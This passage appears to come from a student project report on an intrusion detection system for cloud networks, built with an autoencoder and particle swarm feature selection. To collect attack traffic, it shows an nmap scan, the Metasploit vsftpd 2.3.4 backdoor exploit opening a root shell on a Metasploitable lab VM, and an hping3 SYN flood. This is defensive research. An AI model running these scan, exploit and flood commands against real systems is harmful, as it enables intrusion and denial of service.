- In the instance of "Normal," the response module instructs the prediction module to go to the next data record in the unseen database in order to forecast its label.
- If, on the other hand, the final choice obtained is "Attack," the response module issues an alert that the cloud network is being subjected to potentially harmful activities.
- **Input:** Unlabeled data
- **Output:** Type of Traffic

In Fig 5.5, the response module receives both the final model and the tested data record, and then labels the tested data record with the final model.




Fig 5.5 RESPONSE PHASE

# IMPLEMENTATION DETAILS 100%

## Attack Data Collection:




Fig 6.1 shows the 2 VMs namely Kali Linux (an attacker machine) and Metasploitable 2 (a vulnerable linux machine for security and penetration testing purposes)





Fig 6.2(a) shows the network adapter 1 configuration Kali Linux



**Fig 6.2(b) shows the network adapter 1 configuration Kali Linux**

A terminal window showing a root shell. A red warning bar at the top says "Warning: you are using the root account. You may harm your system." The terminal displays the contents of the /etc/network/interfaces file. The code defines two interfaces: a loopback interface (lo) and an Ethernet interface (eth0). The eth0 interface is configured with static IP parameters.

```
1 # This file describes the network interfaces available on your system
2 # and how to activate them. For more information, see interfaces(5).
3
4 source /etc/network/interfaces.d/*
5
6 # The loopback network interface
7 auto lo
8 iface lo inet loopback
9
10 auto eth0
11 iface eth0 inet static
12     address 192.168.1.130
13     netmask 255.255.255.0
14     network 192.168.1.0
15     broadcast 192.168.1.255
16
```

**Fig 6.3 shows the network interface file code for sending and receiving packets in Kali Linux**

```
(root㉿kali)-[~]
# ls
new.pcap  traffic01.pcap  traffic.pcap  vsftpd.pcap

(root㉿kali)-[~]
# sudo thunar

(root㉿kali)-[~]
# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.130  netmask 255.255.255.0  broadcast 192.168.1.255
          inet6 fe80::a00:27ff:fe3f:79f5  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:3f:79:f5  txqueuelen 1000  (Ethernet)
              RX packets 23  bytes 3058 (2.9 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 13  bytes 1006 (1006.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 12  bytes 600 (600.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 12  bytes 600 (600.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Fig 6.4 shows the network interface configuration in metasploitable-2 server

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.129
    netmask 255.255.255.0
    network 192.168.1.0
    broadcast 192.168.1.255
```

**Fig 6.5 Shows the network interface file code for sending and receiving packets in metasploitable**

```
[ Read 14 lines ]

root@metasploitable:/# ifconfig -a
eth0      Link encap:Ethernet HWaddr 08:00:27:1d:89:88
          inet addr:192.168.1.129  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:8988/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:6739 (6.5 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:127 errors:0 dropped:0 overruns:0 frame:0
          TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:36253 (35.4 KB)  TX bytes:36253 (35.4 KB)

root@metasploitable:/# _
```

**Fig 6.6 Shows the network interface configuration in metasploitable-2**

```
(root㉿kali)-[~]
# ls
new.pcap    traffic01.pcap    traffic.pcap    vsftpd.pcap

(root㉿kali)-[~]
# sudo thunar

(root㉿kali)-[~]
# ifconfig -a
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.1.130  netmask 255.255.255.0  broadcast 192.168.1.255
      inet6 fe80::a00:27ff:fe3f:79f5  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:3f:79:f5  txqueuelen 1000  (Ethernet)
          RX packets 23  bytes 3058 (2.9 KiB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 13  bytes 1006 (1006.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
      inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 12  bytes 600 (600.0 B)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 12  bytes 600 (600.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Fig 6.7 shows the network interface configuration in Kali Linux VM

```
(root㉿kali)-[~]
# ping 192.168.1.129
PING 192.168.1.129 (192.168.1.129) 56(84) bytes of data.
64 bytes from 192.168.1.129: icmp_seq=1 ttl=64 time=4.43 ms
64 bytes from 192.168.1.129: icmp_seq=2 ttl=64 time=2.92 ms
64 bytes from 192.168.1.129: icmp_seq=3 ttl=64 time=2.59 ms
64 bytes from 192.168.1.129: icmp_seq=4 ttl=64 time=1.99 ms
64 bytes from 192.168.1.129: icmp_seq=5 ttl=64 time=3.23 ms
64 bytes from 192.168.1.129: icmp_seq=6 ttl=64 time=2.53 ms
64 bytes from 192.168.1.129: icmp_seq=7 ttl=64 time=2.47 ms
64 bytes from 192.168.1.129: icmp_seq=8 ttl=64 time=1.53 ms
64 bytes from 192.168.1.129: icmp_seq=9 ttl=64 time=2.45 ms
^C
--- 192.168.1.129 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8033ms
rtt min/avg/max/mdev = 1.534/2.682/4.428/0.770 ms
```

Fig 6.8 shows the ping from Kali Linux VM to Metasploitable-2 VM

```
(root㉿kali)-[~]
└─# nmap 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2023-04-08 16:47 IST
Nmap scan report for 192.168.1.129
Host is up (0.0025s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1D:89:88 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.130
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.1.130 are closed

Nmap done: 256 IP addresses (2 hosts up) scanned in 37.75 seconds.
```

Fig 6.9 shows the nmap scanned report of the kali linux

```
[root@kali:~]# msfconsole
[*] Starting msfconsole with user and PASS...
[metasploit] msf6 > search vsftpd
Matching Modules
=====
# Name          Disclosure Date   Rank      Check  Description
- exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >
```

Fig 6.10

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT       21        yes        The target port (TCP)

Payload options (cmd/unix.interact):
Name  Current Setting  Required  Description
Exploit target:
Id  Name
-  -
0  Automatic
```

Fig 6.11

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
-----+-----+-----+-----+
RHOSTS  192.168.1.129  yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   21             yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name   Current Setting  Required  Description
-----+-----+-----+-----+
Exploit target: for 192.168.1.129
  Id  Name
  --  --
  0  Automatic addresses (2 hosts up) scanned in 37.75 seconds

```

**Fig 6.12 shows the options of IP addresses to attack**

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.129:21 - USER: 331 Please specify the password.
[*] 192.168.1.129:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.129:6200) at 2023-04-08 16:56:49 +0530

dir
bin  dev  initrd  lost+found  nohup.out  root  sys  var
boot etc  initrd.img media  opt      sbin  tmp  vmlinuz
cdrom home lib       mnt      proc    srv  usr

```

**Fig 6.13 shows the exploitation of U2R attack as kali Linux user can use the Shell of Metasploitable**

```

└──(root㉿kali)-[~]
# hping3 -S --flood -V -p 80 192.168.1.129
using eth0, addr: 192.168.1.130, MTU: 1500
HPING 192.168.1.129 (eth0 192.168.1.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.129 hping statistic ---
30576538 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

```

**Fig 6.14 Shows the DOS attack generation using hping3 tool in Kali linux**

## Pre-processing techniques:

### LABEL ENCODING & REMOVING NAN AND INFINITE VALUES:

```
✓ [6] dff = pd.read_csv('/content/drive/MyDrive/FYP/final_dataset.csv')
18s

✓ [7] dff = dff.fillna(0)
1s     dff = dff.replace([np.inf, -np.inf], 1e9)

✓ [8] col_to_encode = 'Label'
0s     encoder = LabelEncoder()
         dff[col_to_encode] = encoder.fit_transform(dff[col_to_encode])

✓ [9] dff[col_to_encode].unique()
0s
array([ 0,  7, 11,  6,  5,  4,  3,  8, 12, 14, 13,  9,  1, 10,  2])
```

✓ [14] dff  
1s

Total Fwd Packets	Total Backward Packets	Total Length of Fwd Packets	Total Length of Bwd Packets	Fwd Packet Length Max	Fwd Packet Length Min	Fwd Packet Length Mean	Fwd Packet Length Std	... min_seg_size_forward	Active Mean	Active Std	Active Max	Active Min	Idle Mean	Idle Std	Idle Max	Idle Min	Label
2	0	12	0	6	6	6.000000	0.000000	...	20	0.0	0.0	0	0	0.0	0.0	0	0
2	0	12	0	6	6	6.000000	0.000000	...	20	0.0	0.0	0	0	0.0	0.0	0	0
7	4	484	414	233	0	69.142857	111.967895	...	20	0.0	0.0	0	0	0.0	0.0	0	0
9	4	656	3064	313	0	72.888889	136.153814	...	20	0.0	0.0	0	0	0.0	0.0	0	0
9	6	3134	3048	1552	0	348.222222	682.482560	...	20	0.0	0.0	0	0	0.0	0.0	0	0
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
2	0	12	0	6	6	6.000000	0.000000	...	20	0.0	0.0	0	0	0.0	0.0	0	0
2	0	0	0	0	0	0.000000	0.000000	...	32	0.0	0.0	0	0	0.0	0.0	0	0
1	1	6	6	6	6	6.000000	0.000000	...	20	0.0	0.0	0	0	0.0	0.0	0	0
2	0	248	0	242	6	124.000000	166.877200	...	20	0.0	0.0	0	0	0.0	0.0	0	0
1	1	6	6	6	6	6.000000	0.000000	...	20	0.0	0.0	0	0	0.0	0.0	0	0

Fig 6.15 LABEL ENCODING - of CICIDS2017 Dataset

## NORMALISATION (MIN MAX SCALAR)

```

✓ 2s [11] # Normalize the data in each column
2s     features = pd.DataFrame(scaler.fit_transform(features), columns=features.columns)

✓ 2s [12] # Split the data into training and testing sets
2s     X_train, X_test, y_train, y_test = train_test_split(features, target, test_size=0.2, random_state=42)

✓ 1s features
C
    Destination Port   Flow Duration  Total Fwd Packets  Total Backward Packets  Total Length of Fwd Packets  Total Length of Bwd Packets  Fwd Packet Length Max  Fwd Packet Length Min  Fwd Packet Length Mean  Fwd Packet Length Std ... act_data_pkt_fwd  min_seg_size_forward  Action
0      0.755119  1.333333e-07  0.000005  0.000000  9.302326e-07  0.000000e+00  0.000257  0.002581  0.001010  0.000000  ...  0.000005  1.0
1      0.755119  1.166667e-07  0.000005  0.000000  9.302326e-07  0.000000e+00  0.000257  0.002581  0.001010  0.000000  ...  0.000005  1.0
2      0.001343  5.183333e-06  0.000027  0.000014  3.751938e-05  6.316242e-07  0.009974  0.000000  0.011639  0.015713  ...  0.000023  1.0
3      0.001343  7.433333e-06  0.000036  0.000014  5.085271e-05  4.674629e-06  0.013399  0.000000  0.012269  0.019108  ...  0.000033  1.0
4      0.001343  9.774999e-06  0.000036  0.000021  2.429457e-04  4.650219e-06  0.066438  0.000000  0.058615  0.095779  ...  0.000033  1.0
...
1530738  0.936033  2.900000e-06  0.000005  0.000000  9.302326e-07  0.000000e+00  0.000257  0.002581  0.001010  0.000000  ...  0.000005  1.0
1530739  0.609577  1.925000e-06  0.000005  0.000000  0.000000e+00  0.000000e+00  0.000000  0.000000  0.000000  0.000000  ...  0.000000  1.0
1530740  0.935408  3.416666e-07  0.000000  0.000003  4.651163e-07  9.153974e-09  0.000257  0.002581  0.001010  0.000000  ...  0.000000  1.0

```

✓ 0s completed at 3:03 PM

Fig 6.16 MIN MAX SCALAR – depicts normalizing of dataset

## FEATURE EXTRACTION (SCAE):

```
[ ] # Define the hyperparameters
input_dim = 78
hidden_dim_1 = 64
hidden_dim_2 = 32
learning_rate = 0.001
batch_size = 32
num_epochs = 20
beta = 1.0 # the coefficient for the contractive penalty term

# Define the layers of the autoencoder
input_layer = tf.keras.layers.Input(shape=(input_dim,))
encoder_1 = tf.keras.layers.Dense(hidden_dim_1, activation="relu")(input_layer)
encoder_2 = tf.keras.layers.Dense(hidden_dim_2, activation="relu")(encoder_1)
decoder_1 = tf.keras.layers.Dense(hidden_dim_1, activation="relu")(encoder_2)
decoder_2 = tf.keras.layers.Dense(input_dim, activation="sigmoid")(decoder_1)

# Define the model and compile it
autoencoder = tf.keras.models.Model(inputs=input_layer, outputs=decoder_2)
```

**Fig 6.17 AUTO ENCODER -** creating the auto encoder layers

```

def contractive_loss(y_true, y_pred):
    """Calculates the contractive loss for a given batch of input data."""
    mse = K.mean(K.square(y_true - y_pred), axis=1)
    W = K.variable(value=autoencoder.get_layer('dense_56').get_weights()[0]) # Get the weight matrix of the first hidden layer
    # Compute the jacobian matrix of the hidden layer outputs with respect to the input layer inputs
    h = autoencoder.get_layer('dense_56').output
    dh = h * (1 - h) # Derivative of the sigmoid activation function
    jacobian = dh[:, None] * W.T[None, :, :]
    jacobian = K.sum(jacobian ** 2, axis=(1, 2))
    return mse + 1e-4 * jacobian

autoencoder.compile(optimizer=tf.keras.optimizers.Adam(learning_rate=learning_rate),
                    loss=contractive_loss,
                    metrics=["accuracy"])
es = EarlyStopping(monitor='val_loss', mode='min', verbose=1, patience=15)
mc = ModelCheckpoint('/Users/tharun/Desktop/FYP/DATASET/best_model_CNN.h5', monitor='val_accuracy', mode='max', verbose=1, save_best_only=True)
# Train the model
history = autoencoder.fit(X_train, X_train,
                           epochs=num_epochs,
                           batch_size=batch_size,
                           validation_data=(X_test, X_test), callbacks=[es, mc])

```

**Fig 6.18 CONTRACTIVE LOSS FUNCTION** – specifying the loss function

```
Epoch 1/20
38268/38269 [=====>.] - ETA: 0s - loss: 5.2701e-04 - accuracy: 0.3957
Epoch 1: val_accuracy improved from -inf to 0.54809, saving model to /Users/tharun/Desktop/FYP/DATASET/best_model_CNN.h5
38269/38269 [=====] - 93s 2ms/step - loss: 5.2701e-04 - accuracy: 0.3957 - val_loss: 1.6375e-04 - val_accuracy: 0.5481
Epoch 2/20
38262/38269 [=====>.] - ETA: 0s - loss: 1.0424e-04 - accuracy: 0.6519
Epoch 2: val_accuracy improved from 0.54809 to 0.59265, saving model to /Users/tharun/Desktop/FYP/DATASET/best_model_CNN.h5
38269/38269 [=====] - 112s 3ms/step - loss: 1.0423e-04 - accuracy: 0.6519 - val_loss: 2.3285e-05 - val_accuracy: 0.5926
Epoch 3/20
38265/38269 [=====>.] - ETA: 0s - loss: 2.3105e-05 - accuracy: 0.6408
Epoch 3: val_accuracy improved from 0.59265 to 0.71753, saving model to /Users/tharun/Desktop/FYP/DATASET/best_model_CNN.h5
38269/38269 [=====] - 112s 3ms/step - loss: 2.3104e-05 - accuracy: 0.6408 - val_loss: 1.7070e-05 - val_accuracy: 0.7175
Epoch 4/20
Epoch 17: val_accuracy did not improve from 0.97603
38269/38269 [=====] - 98s 3ms/step - loss: 1.2297e-05 - accuracy: 0.8807 - val_loss: 9.9284e-06 - val_accuracy: 0.8245
Epoch 18/20
38258/38269 [=====>.] - ETA: 0s - loss: 1.2391e-05 - accuracy: 0.8539
Epoch 18: val_accuracy did not improve from 0.97603
38269/38269 [=====] - 102s 3ms/step - loss: 1.2389e-05 - accuracy: 0.8539 - val_loss: 8.9245e-06 - val_accuracy: 0.9486
Epoch 19/20
38267/38269 [=====>.] - ETA: 0s - loss: 1.2514e-05 - accuracy: 0.8910
Epoch 19: val_accuracy improved from 0.97603 to 0.99153, saving model to /Users/tharun/Desktop/FYP/DATASET/best_model_CNN.h5
38269/38269 [=====] - 96s 3ms/step - loss: 1.2514e-05 - accuracy: 0.8910 - val_loss: 1.2930e-05 - val_accuracy: 0.9915
Epoch 20/20
38268/38269 [=====>.] - ETA: 0s - loss: 1.1610e-05 - accuracy: 0.8798
Epoch 20: val_accuracy did not improve from 0.99153
38269/38269 [=====] - 98s 3ms/step - loss: 1.1610e-05 - accuracy: 0.8798 - val_loss: 9.5420e-06 - val_accuracy: 0.9339
```

**Fig 6.19 TRAINED SCAE** - shows accuracy of each epoch during training

[ ]

```
# Save only the encoder_2 weights to a file  
encoder_2.save_weights('/content/drive/MyDrive/FYP/encoder_2_weights.h5')
```



```
# Create a new Model object with only the encoder_2 layer  
# Extract the encoder layers  
encoder_1 = tf.keras.models.Model(inputs=input_layer, outputs=encoder_1)  
encoder_2 = tf.keras.models.Model(inputs=encoder_1.input, outputs=encoder_2)
```

+ Code

+ Text

[ ] `encoder_2.load_weights('/content/drive/MyDrive/FYP/encoder_2_weights.h5')`

```
# use the trained encoder to make predictions on new data  
encoded_data = encoder_2.predict(X_val)
```

6697/6697 [=====] - 12s 1ms/step

**Fig 6.20 SAVING AND LOADING THE WEIGHTS–** Lading the best weights for auto encoder

```
[ ] # Test the model
```

```
test_loss, test_acc = best_model.evaluate(X_test, X_test)
print(f"Test loss: {test_loss:.4f}")
print(f"Test accuracy: {test_acc:.4f}")
```

```
9568/9568 [=====] - 11s 1ms/step - loss: 1.2930e-05 - accuracy: 0.9915
Test loss: 0.0000
Test accuracy: 0.9915
```

```
[ ]
```

```
[ ] # Extract the encoder layers
```

```
encoder_1 = tf.keras.models.Model(inputs=input_layer, outputs=encoder_1)
encoder_2 = tf.keras.models.Model(inputs=encoder_1.input, outputs=encoder_2)
```

```
[ ] encoded_train = encoder_2.predict(X_train)
encoded_test = encoder_2.predict(X_test)
```

```
38269/38269 [=====] - 74s 2ms/step
9568/9568 [=====] - 10s 1ms/step
```

**Fig 6.21 ACCURACY AND PREDICTIONS** – shows testing accuracy and 32 features are extracted as output from data

## PSO - FEATURE SELECTION:

```
[ ] # error rate
def error_rate(xtrain, ytrain, x, opts):
    # parameters
    fold = opts['fold']
    xt = fold['xt']
    yt = fold['yt']
    xv = fold['xv']
    yv = fold['yv']
    # number of instances
    num_train = np.size(xt, 0)
    num_valid = np.size(xv, 0)
    # Define selected features
    xtrain = xt[:, x == 1]
    ytrain = yt.reshape(num_train)
    xvalid = xv[:, x == 1]
    yvalid = yv.reshape(num_valid)
    # Training
    mdl      = LinearRegression()
    mdl.fit(xtrain, ytrain)
    # Prediction
    ypred   = mdl.predict(xvalid)
    error   = mean_squared_error(yvalid, ypred, squared=False)

return error
```

**Fig 6.22 ERROR RATE FUNCTION** - calculate the error of PSO

```
[ ] # Error rate & Feature size
def Fun(xtrain, ytrain, x, opts):
    # parameters
    alpha = 0.99
    beta = 1 - alpha
    # original feature size
    max_feat = len(x)
    # Number of selected features
    num_feat = np.sum(x == 1)
    # Solve if no feature selected
    if num_feat == 0:
        cost = 1
    else:
        # Get error rate
        error = error_rate(xtrain, ytrain, x, opts)
        # Objective function
        cost = alpha * error + beta * (num_feat / max_feat)

    return cost
```

**Fig 6.23 OBJECTIVE FUNCTION** – calculate the cost during each iteration

```
[ ] def init_position(lb, ub, N, dim):
    X = np.zeros([N, dim], dtype='float')
    for i in range(N):
        for d in range(dim):
            X[i,d] = lb[0,d] + (ub[0,d] - lb[0,d]) * rand()

    return X
```

**Fig 6.24 INITIAL POSITION FUNCTION** – defines the position of a particle

```
[ ] def init_velocity(lb, ub, N, dim):
    V      = np.zeros([N, dim], dtype='float')
    Vmax = np.zeros([1, dim], dtype='float')
    Vmin = np.zeros([1, dim], dtype='float')
    # Maximum & minimum velocity
    for d in range(dim):
        Vmax[0,d] = (ub[0,d] - lb[0,d]) / 2
        Vmin[0,d] = -Vmax[0,d]

    for i in range(N):
        for d in range(dim):
            V[i,d] = Vmin[0,d] + (Vmax[0,d] - Vmin[0,d]) * rand()

    return V, Vmax, Vmin
```

**6.25 INITIAL VELOCITY FUNCTION** – defines the velocity of the particle

```
[ ] def binary_conversion(X, thres, N, dim):
    Xbin = np.zeros([N, dim], dtype='int')
    for i in range(N):
        for d in range(dim):
            if X[i,d] > thres:
                Xbin[i,d] = 1
            else:
                Xbin[i,d] = 0

    return Xbin
```

**Fig 6.26 BINARY CONVERION** – of value of particle

```
[ ] def boundary(x, lb, ub):
    if x < lb:
        x = lb
    if x > ub:
        x = ub

    return x
```

**Fig 6.27 DEFINING BOUNDARIES** – for particle

```

[ ] def jfs(xtrain, ytrain, opts):
    # Parameters
    ub     = 1
    lb     = 0
    thres = 0.5
    w      = 0.9      # inertia weight
    c1    = 2        # acceleration factor
    c2    = 2        # acceleration factor

    N      = opts['N']
    max_iter = opts['T']
    if 'w' in opts:
        w = opts['w']
    if 'c1' in opts:
        c1 = opts['c1']
    if 'c2' in opts:
        c2 = opts['c2']

    # Dimension
    dim = np.size(xtrain, 1)
    if np.size(lb) == 1:
        ub = ub * np.ones([1, dim], dtype='float')
        lb = lb * np.ones([1, dim], dtype='float')

    # Initialize position & velocity
    x       = init_position(lb, ub, N, dim)
    v, vmax, vmin = init_velocity(lb, ub, N, dim)

    # Pre
    fit   = np.zeros([N, 1], dtype='float')
    Xgb  = np.zeros([1, dim], dtype='float')
    fitG = float('inf')
    Xpb  = np.zeros([N, dim], dtype='float')
    fitP = float('inf') * np.ones([N, 1], dtype='float')
    curve = np.zeros([1, max_iter], dtype='float')
    t     = 0

```

Fig 6.28 (a)

```

while t < max_iter:
    # Binary conversion
    Xbin = binary_conversion(X, thres, N, dim)

    # Fitness
    for i in range(N):
        fit[i,0] = Fun(xtrain, ytrain, Xbin[i,:], opts)
        if fit[i,0] < fitP[i,0]:
            Xpb[i,:] = X[i,:]
            fitP[i,0] = fit[i,0]
    if fitP[i,0] < fitG:
        Xgb[0,:] = Xpb[i,:]
        fitG = fitP[i,0]

    # Store result
    curve[0,t] = fitG.copy()
    print("Iteration:", t + 1)
    print("Best (PSO):", curve[0,t])
    t += 1

    for i in range(N):
        for d in range(dim):
            # Update velocity
            r1 = rand()
            r2 = rand()
            V[i,d] = w * V[i,d] + c1 * r1 * (Xpb[i,d] - X[i,d]) + c2 * r2 * (Xgb[0,d] - X[i,d])
            # Boundary
            V[i,d] = boundary(V[i,d], Vmin[0,d], Vmax[0,d])
            # Update position
            X[i,d] = X[i,d] + V[i,d]
            # Boundary
            X[i,d] = boundary(X[i,d], lb[0,d], ub[0,d])

    # Best feature subset
    Gbin = binary_conversion(Xgb, thres, 1, dim)
    Gbin = Gbin.reshape(dim)
    pos = np.asarray(range(0, dim))

```

Scre

```
pos      = np.asarray(range(0, dim))
sel_index = pos[Gbin == 1]
num_feat  = len(sel_index)
# Create dictionary
pso_data = {'sf': sel_index, 'c': curve, 'nf': num_feat}

return pso_data
```

**Fig 6.29(b)**

**Fitness function** – update the initial position and initial velocity for each iteration

```
[ ] c1  = 2          # cognitive factor
c2  = 2          # social factor
w   = 0.9         # inertia weight
k    = 5           # k-value in KNN
N    = 20          # number of population
T    = 5           # maximum number of iterations
